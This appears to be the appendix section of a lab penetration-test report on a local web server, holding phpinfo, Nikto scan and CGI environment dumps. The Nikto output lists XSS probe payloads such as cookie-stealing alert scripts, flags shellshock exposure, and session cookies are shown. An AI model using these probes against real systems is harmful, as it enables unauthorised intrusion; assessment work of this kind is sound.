mysqli.max_persistent	Unlimited	Unlimited
mysqli.reconnect	Off	Off

mysqlnd

mysqlnd	enabled
Version	mysqlnd 5.0.10 - 20111026 - $Id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 $
Compression	supported
SSL	supported
Command buffer size	4096
Read buffer size	32768
Read timeout	31536000
Collecting statistics	Yes
Collecting memory statistics	Yes
Tracing	n/a
Loaded plugins	mysqlnd,example,debug_trace,auth_plugin_mysql_native_password,auth_plugin_mysql_clear_password
API Extensions	mysqli,mysql,pdo_mysql

mysqlnd statistics	
bytes_sent	448662
bytes_received	1126803
packets_sent	18310
packets_received	28433
protocol_overhead_in	113732
protocol_overhead_out	73240
bytes_received_ok_packet	0
bytes_received_eof_packet	0
bytes_received_rset_header_packet	34992
bytes_received_rset_field_meta_packet	0
bytes_received_rset_row_packet	12071
bytes_received_prepare_response_packet	768312
bytes_received_change_user_packet	123145
packets_sent_command	7372
packets_received_ok	0
packets_received_eof	0
packets_received_rset_header	3888
packets_received_rset_field_meta	0
packets_received_rset_row	2209
packets_received_prepare_response	12556
packets_received_change_user	4523
result_set_queries	2199
non_result_set_queries	6
no_index_used	2160
bad_index_used	0
slow_queries	0
buffered_sets	2199
unbuffered_sets	0
ps_buffered_sets	0
ps_unbuffered_sets	0
flushed_normal_sets	0
flushed_ps_sets	0
ps_prepared_never_executed	0
ps_prepared_once_executed	0
rows_fetched_from_server_normal	2324
rows_fetched_from_server_ps	0
rows_buffered_from_client_normal	2324
rows_buffered_from_client_ps	0
rows_fetched_from_client_normal_buffered	2299
rows_fetched_from_client_normal_unbuffered	0
rows_fetched_from_client_ps_buffered	0
rows_fetched_from_client_ps_unbuffered	0
rows_fetched_from_client_ps_cursor	0
rows_affected_normal	5
rows_affected_ps	0
rows_skipped_normal	2324
rows_skipped_ps	0
copy_on_write_saved	10707
copy_on_write_performed	453
command_buffer_too_small	0
connect_success	1783
connect_failure	0
connection_reused	0
reconnect	0
pconnect_success	0
active_connections	18446744073709549833
active_persistent_connections	0
explicit_close	1783
implicit_close	0
disconnect_close	0
in_middle_of_command_close	0
explicit_free_result	2199
implicit_free_result	0
explicit_stmt_close	0
implicit_stmt_close	0
mem_emalloc_count	20477
mem_emalloc_amount	7989474
mem_ecalloc_count	48799
mem_ecalloc_amount	13366780
mem_erealloc_count	3055
mem_erealloc_amount	35048
mem_efree_count	87019
mem_efree_amount	21674344
mem_malloc_count	6722
mem_malloc_amount	35310644
mem_calloc_count	2199
mem_calloc_amount	43980
mem_realloc_count	0
mem_realloc_amount	0
mem_free_count	8925
mem_free_amount	35355381
mem_estrndup_count	7045
mem_strndup_count	0
mem_estndup_count	10698
mem_strdup_count	4
proto_text_fetched_null	0
proto_text_fetched_bit	0
proto_text_fetched_tinyint	13
proto_text_fetched_short	0
proto_text_fetched_int24	0
proto_text_fetched_int	5054
proto_text_fetched_bigint	76
proto_text_fetched_decimal	378
proto_text_fetched_float	0
proto_text_fetched_double	0
proto_text_fetched_date	1

proto_binary_fetched_date	0
proto_binary_fetched_year	0
proto_binary_fetched_time	0
proto_binary_fetched_datetime	0
proto_binary_fetched_timestamp	0
proto_binary_fetched_string	0
proto_binary_fetched_blob	0
proto_binary_fetched_enum	0
proto_binary_fetched_set	0
proto_binary_fetched_geometry	0
proto_binary_fetched_other	0
init_command_executed_count	0
init_command_failed_count	0
com_quit	1783
com_init_db	1691
com_query	2209
com_field_list	0
com_create_db	0
com_drop_db	0
com_refresh	0
com_shutdown	0
com_statistics	0
com_process_info	0
com_connect	0
com_process_kill	0
com_debug	0
com_ping	0
com_time	0
com_delayed_insert	0
com_change_user	0
com_binlog_dump	0
com_table_dump	0
com_connect_out	0
com_register_slave	0
com_stmt_prepare	0
com_stmt_execute	0
com_stmt_send_long_data	0
com_stmt_close	0
com_stmt_reset	0
com_stmt_set_option	1689
com_stmt_fetch	0
com_deamon	0
bytes_received_real_data_normal	90517
bytes_received_real_data_ps	0

example statistics	
stat1	0
stat2	0

openssl

OpenSSL support	enabled
OpenSSL Library Version	OpenSSL 1.0.1c 10 May 2012
OpenSSL Header Version	OpenSSL 1.0.1c 10 May 2012

pcre

PCRE (Perl Compatible Regular Expressions) Support	enabled
PCRE Library Version	8.12 2011-01-15

Directive	Local Value	Master Value
pcre.backtrack_limit	1000000	1000000
pcre.recursion_limit	100000	100000

PDO

PDO support	enabled
PDO drivers	mysql, pgsql, sqlite

pdo_mysql

PDO Driver for MySQL	enabled
Client API version	mysqlnd 5.0.10 - 20111026 - $Id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 $

Directive	Local Value	Master Value
pdo_mysql.default_socket	/opt/lampp/var/mysql/mysql.sock	/opt/lampp/var/mysql/mysql.sock

pdo_pgsql

PDO Driver for PostgreSQL	enabled
PostgreSQL(libpq) Version	8.0.3
Module version	1.0.2
Revision	Id

pdo_sqlite

PDO Driver for SQLite 3.x	enabled
SQLite Library	3.7.7.1

Phar

Phar: PHP Archive support	enabled
Phar EXT version	2.0.1
Phar API version	1.1.1
SVN revision	$Id: cc7eac717db60fe3deade794d4ae082fe97279ed $
Phar-based phar archives	enabled
Tar-based phar archives	enabled
ZIP-based phar archives	enabled
gzip compression	enabled
bzip2 compression	enabled
OpenSSL support	enabled

Phar based on pear/PHP_Archive, original concept by Davey Shafik.
Phar fully realized by Gregory Beaver and Marcus Boerger.
Portions of tar implementation Copyright (c) 2003-2009 Tim Kientzle.

Directive	Local Value	Master Value
phar.cache_list	*no value*	*no value*
phar.readonly	On	On
phar.require_hash	On	On

posix

Revision	$Id: 967584c6fadb3467f31abe8e13caa8764df85867 $

Reflection

Reflection	enabled
Version	$Id: 7c9981924ded1ad2023fb1d5c3d1a8f290632f5c $

session

Session Support	enabled
Registered save handlers	files user
Registered serializer handlers	php php_binary wddx

Directive	Local Value	Master Value
session.auto_start	Off	Off
session.cache_expire	180	180
session.cache_limiter	nocache	nocache
session.cookie_domain	*no value*	*no value*
session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	*no value*	*no value*
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	*no value*	*no value*
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On
session.use_trans_sid	0	0

shmop

shmop support	enabled

SimpleXML

Simplexml support	enabled
Revision	$Id: 5514f0fc897197ca9a199fb93b8b5d9135ad711a $
Schema support	enabled

soap

Soap Client	enabled
Soap Server	enabled

Directive	Local Value	Master Value
soap.wsdl_cache	1	1
soap.wsdl_cache_dir	/tmp	/tmp
soap.wsdl_cache_enabled	1	1
soap.wsdl_cache_limit	5	5
soap.wsdl_cache_ttl	86400	86400

sockets

Sockets Support	enabled

SPL

SPL support	enabled
Interfaces	Countable, OuterIterator, RecursiveIterator, SeekableIterator, SplObserver, SplSubject
Classes	AppendIterator, ArrayIterator, ArrayObject, BadFunctionCallException, BadMethodCallException, CachingIterator, CallbackFilterIterator, DirectoryIterator, DomainException, EmptyIterator, FilesystemIterator, FilterIterator, GlobIterator, InfiniteIterator, InvalidArgumentException, IteratorIterator, LengthException, LimitIterator, LogicException, MultipleIterator, NoRewindIterator, OutOfBoundsException, OutOfRangeException, OverflowException, ParentIterator, RangeException, RecursiveArrayIterator, RecursiveCachingIterator, RecursiveCallbackFilterIterator, RecursiveDirectoryIterator, RecursiveFilterIterator, RecursiveIteratorIterator, RecursiveRegexIterator, RecursiveTreeIterator, RegexIterator, RuntimeException, SplDoublyLinkedList, SplFileInfo, SplFileObject, SplFixedArray, SplHeap, SplMinHeap, SplMaxHeap, SplObjectStorage, SplPriorityQueue, SplQueue, SplStack, SplTempFileObject, UnderflowException, UnexpectedValueException

sqlite3

SQLite3 support	enabled
SQLite3 module version	0.7
SQLite Library	3.7.7.1

Directive	Local Value	Master Value
sqlite3.extension_dir	*no value*	*no value*

standard

Dynamic Library Support	enabled
Path to sendmail	/usr/sbin/sendmail -t -i

Directive	Local Value	Master Value
assert.active	1	1
assert.bail	0	0
assert.callback	*no value*	*no value*
assert.quiet_eval	0	0
assert.warning	1	1
auto_detect_line_endings	0	0
default_socket_timeout	60	60
from	*no value*	*no value*
url_rewriter.tags	a=href,area=href,frame=src,input=src,form=fakeentry	a=href,area=href,frame=src,input=src,form=fakeentry
user_agent	*no value*	*no value*

sybase_ct

Sybase_CT Support	enabled
Active Persistent Links	0
Active Links	0
Min server severity	10
Min client severity	10
Application Name	PHP 5.4.7
Deadlock retry count	0

Directive	Local Value	Master Value
sybct.allow_persistent	On	On
sybct.deadlock_retry_count	0	0
sybct.hostname	no value	no value
sybct.login_timeout	-1	-1
sybct.max_links	Unlimited	Unlimited
sybct.max_persistent	Unlimited	Unlimited
sybct.min_client_severity	10	10
sybct.min_server_severity	10	10

tokenizer

Tokenizer Support	enabled

wddx

WDDX Support	enabled
WDDX Session Serializer	enabled

xml

XML Support	active
XML Namespace Support	active
libxml2 Version	2.7.6

xmlreader

XMLReader	enabled

xmlwriter

XMLWriter	enabled

xsl

XSL	enabled
libxslt Version	1.1.26
libxslt compiled against libxml Version	2.7.6
EXSLT	enabled
libexslt Version	1.1.26

zlib

ZLib Support	enabled
Stream Wrapper	compress.zlib://
Stream Filter	zlib.inflate, zlib.deflate
Compiled Version	1.2.3
Linked Version	1.2.3

Directive	Local Value	Master Value
zlib.output_compression	Off	Off
zlib.output_compression_level	-1	-1
zlib.output_handler	*no value*	*no value*

Additional Modules

Module Name
sysvsem
sysvshm

Environment

Variable	Value
USER	tc
SHLVL	2
LD_LIBRARY_PATH	/opt/lampp/lib:/opt/lampp/lib
HOME	/
_	/opt/lampp/bin/apachectl
TERM	linux
waitusb	5:UUID="8eeb5e80-175c-4451-bd8e-0183a2d4ce84"
BOOT_IMAGE	/tce/boot/vmlinuz
PATH	/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin
LANG	C
tce	UUID="8eeb5e80-175c-4451-bd8e-0183a2d4ce84"
SHELL	/bin/sh
initrd	/tce/boot/core.gz
PWD	/

PHP Variables

Variable	Value
_COOKIE["PHPSESSID"]	05710oonnvbl0jvq9mucov2as5
_COOKIE["SecretCookie"]	59575274615734366616d397a5a58426f4f6a45314d44677a4d5449334f54553d
_COOKIE["filemanager"]	b3da0u12j8r9a7i335lb91n085
_SERVER["UNIQUE_ID"]	WecSbn8AAAEAAABbw3k8AAAAC
_SERVER["HTTP_HOST"]	192.168.1.10
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
_SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US,en;q=0.5
_SERVER["HTTP_COOKIE"]	PHPSESSID=05710oonnvbl0jvq9mucov2as5; SecretCookie=59575274615734366616d397a5a58426f4f6a45314d44677a4d5449334f54553d; filemanager=b3da0u12j8r9a7i335lb91n085
_SERVER["HTTP_CONNECTION"]	close
_SERVER["PATH"]	/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin
_SERVER["LD_LIBRARY_PATH"]	/opt/lampp/lib:/opt/lampp/lib
_SERVER["SERVER_SIGNATURE"]	*no value*
_SERVER["SERVER_SOFTWARE"]	Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
_SERVER["SERVER_NAME"]	192.168.1.10
_SERVER["SERVER_ADDR"]	192.168.1.10
_SERVER["SERVER_PORT"]	80
_SERVER["REMOTE_ADDR"]	192.168.1.200
_SERVER["DOCUMENT_ROOT"]	/mnt/sda2/website
_SERVER["REQUEST_SCHEME"]	http
_SERVER["CONTEXT_PREFIX"]	*no value*
_SERVER["CONTEXT_DOCUMENT_ROOT"]	/mnt/sda2/website
_SERVER["SERVER_ADMIN"]	you@example.com
_SERVER["SCRIPT_FILENAME"]	/mnt/sda2/website/phpinfo.php
_SERVER["REMOTE_PORT"]	34014
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["SERVER_PROTOCOL"]	HTTP/1.1
_SERVER["REQUEST_METHOD"]	GET
_SERVER["QUERY_STRING"]	*no value*
_SERVER["REQUEST_URI"]	/phpinfo.php
_SERVER["SCRIPT_NAME"]	/phpinfo.php
_SERVER["PHP_SELF"]	/phpinfo.php
_SERVER["REQUEST_TIME_FLOAT"]	1508325742.326
_SERVER["REQUEST_TIME"]	1508325742

PHP License

APPENDIX C1 - SUGGESTIONS FOR FORMATTING FIGURES/TABLES/SCREENSHOTS IN THE BODY OF THE TEXT

- Nikto v2.1.6

+ Target IP: 192.168.1.10

+ Target Hostname: 192.168.1.10

+ Target Port: 80

+ Start Time: 2017-11-23 11:37:29 (GMT0)

+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

+ Retrieved x-powered-by header: PHP/5.4.7

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Cookie PHPSESSID created without the httponly flag

+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2a 0x55b97ca8d4b00

+ OSVDB-3268: /company-accounts/: Directory indexing found.

+ Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ "robots.txt" contains 1 entry which should be manually viewed.

+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var

+ OpenSSL/1.0.1c appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ PHP/5.4.7 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.

+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).

+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ OSVDB-3268: /iisadmin/: Directory indexing found.

+ /iisadmin/: Access to /iisadmin should be restricted to localhost or allowed hosts only.

+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.

+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-3268: /includes/: Directory indexing found.

+ OSVDB-3092: /includes/: This might be interesting...

+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.

+ /phpinfo.php: Output from the phpinfo() function was found.

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268: /image/: Directory indexing found.

+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.

+ /phpinfo.php?cx[]=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<script>alert(foo)</script>: Output
from the phpinfo() function was found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /login.php: Admin login page/section found.

+ 9308 requests: 0 error(s) and 37 item(s) reported on remote host

+ End Time: 2017-11-23 11:37:53 (GMT0) (24 seconds)

+ 1 host(s) tested

APPENDIX D1 - /CGI-BIN/PRINTENV

CONTEXT_DOCUMENT_ROOT="/opt/lampp/cgi-bin/"

CONTEXT_PREFIX="/cgi-bin/"

DOCUMENT_ROOT="/mnt/sda2/website"

GATEWAY_INTERFACE="CGI/1.1"

HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"

HTTP_ACCEPT_LANGUAGE="en-US,en;q=0.5"

HTTP_CONNECTION="close"

HTTP_COOKIE="PHPSESSID=05710oonnvbl0jvq9mucov2as5;
SecretCookie=5957527461573436616d397a5a58426f4f6a45314d44677a4d5449334f54553d;
filemanager=b3da0u12j8r9a7i335lb91n085"

HTTP_HOST="192.168.1.10"

HTTP_USER_AGENT="Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"

LD_LIBRARY_PATH="/opt/lampp/lib:/opt/lampp/lib"

PATH="/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin"

QUERY_STRING=""

REMOTE_ADDR="192.168.1.200"

REMOTE_PORT="34046"

REQUEST_METHOD="GET"

REQUEST_SCHEME="http"

REQUEST_URI="/cgi-bin/printenv"

SCRIPT_FILENAME="/opt/lampp/cgi-bin/printenv"

SCRIPT_NAME="/cgi-bin/printenv"

SERVER_ADDR="192.168.1.10"

SERVER_ADMIN="you@example.com"

SERVER_NAME="192.168.1.10"

SERVER_PORT="80"

SERVER_PROTOCOL="HTTP/1.1"

SERVER_SIGNATURE=""

SERVER_SOFTWARE="Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7"

UNIQUE_ID="Wec8HX8AAAEAABbuCnMAAAAA"

APPENDIX D2 -/CGI-BIN/TEST-CGI

CGI/1.0 test script report:

argc is 0. argv is .

SERVER_SOFTWARE = Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

SERVER_NAME = 192.168.1.10

GATEWAY_INTERFACE = CGI/1.1

SERVER_PROTOCOL = HTTP/1.1

SERVER_PORT = 80

REQUEST_METHOD = GET

HTTP_ACCEPT = text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

PATH_INFO =

PATH_TRANSLATED =

SCRIPT_NAME = /cgi-bin/test-cgi

QUERY_STRING =

REMOTE_HOST =

REMOTE_ADDR = 192.168.1.200

REMOTE_USER =

AUTH_TYPE =

CONTENT_TYPE =

CONTENT_LENGTH =

APPENDIX E1 – NESSUS REPORT